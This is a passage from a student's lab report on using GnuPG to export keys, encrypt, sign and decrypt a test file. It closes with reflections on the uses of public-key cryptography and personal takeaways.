
Step 4.1: I exported my own public key:

```
gpg --output paulina.key --armor --export c21365726@mytudublin.ie
```



Step 4.2: I confirmed the contents:


```
cat paulina.key
```



Task 5: Encrypt a File


Step 5.1: I created a message file:

```
echo "This is a confidential GPG test message for Lab 8." > secret.txt
```



Step 5.2: I encrypted and signed the file using my key and the friend's public key:

```
gpg --encrypt --sign --armor -r naruchan1410@gmail.com secret.txt
```




- This generated secret.txt.asc.

Task 6: Decrypt the File

Step 6.1: I decrypted the encrypted message:


```
gpg --decrypt secret.txt.asc > decrypted.txt
```



Step 6.2: I checked the contents:

```
cat decrypted.txt
```

- The decrypted file correctly showed:



2. What is the purpose and how can you use it in practice?

This lab taught me how to use GnuPG (GPG), a widely used open-source implementation of asymmetric encryption, to securely exchange information and authenticate digital content. I performed real cryptographic tasks using key pairs, learning how to encrypt, decrypt, sign, and verify data in a secure and verifiable manner. It gave me practical experience in applying the public-private key model, which is foundational in modern cybersecurity practices.

The purpose of this lab was to:

- Demonstrate how public-key cryptography enables secure and verifiable communication.
- Show how encryption ensures confidentiality and how signatures provide integrity and authenticity.
- Train me to manage cryptographic keys, sign third-party keys, and verify identity through fingerprints.

In real-world cybersecurity environments, I can use this knowledge to:

- Share sensitive documents or communication securely using end-to-end encryption.
- Sign software packages, scripts, or Git commits to verify authorship and prevent tampering.
- Verify the integrity and origin of downloaded files (e.g., software installers).
- Establish trust in secure messaging applications or DevSecOps workflows through key exchange and digital signing.
- Manage trust relationships and encryption policies in enterprise systems or open-source communities.

As a future cybersecurity analyst, DevSecOps engineer, or system administrator, these skills are essential when dealing with secure communication, vulnerability disclosures, source-code verification, or compliance requirements involving encrypted data or identity assurance.

3. What did you learn and what is your personal takeaway?

I learned:

- How to generate GPG key pairs using custom settings such as key type, size, and expiration.
- How to export and import public keys to enable secure communication with others.
- How to verify a public key’s fingerprint before trusting or signing it.
- How to sign someone else's key to establish a web of trust.
- How to encrypt messages for another user using their public key, and decrypt messages using my private key.
- How to sign messages to prove authorship and verify digital signatures to confirm authenticity.

If I had to do the lab again, I would:

- Create a revocation certificate immediately after generating my key, and store it securely in case I need to invalidate the key.
- Experiment with uploading my public key to a keyserver (such as keys.openpgp.org) to simulate public distribution.
- Automate repetitive encryption and signing tasks using Bash scripts for efficiency.
- Explore trust levels and certification options to better understand how to manage key authenticity in large organizations.

Personal takeaway: This lab helped me bridge the gap between theory and practice in asymmetric encryption. It made the concepts of public and private keys, trust chains, and digital signatures much more concrete and applicable. I now feel confident in performing secure communication tasks and key management using GPG. This hands-on experience is highly relevant for my future in cybersecurity, especially when working on secure infrastructure, secure software distribution, or managing identities in high-trust environments.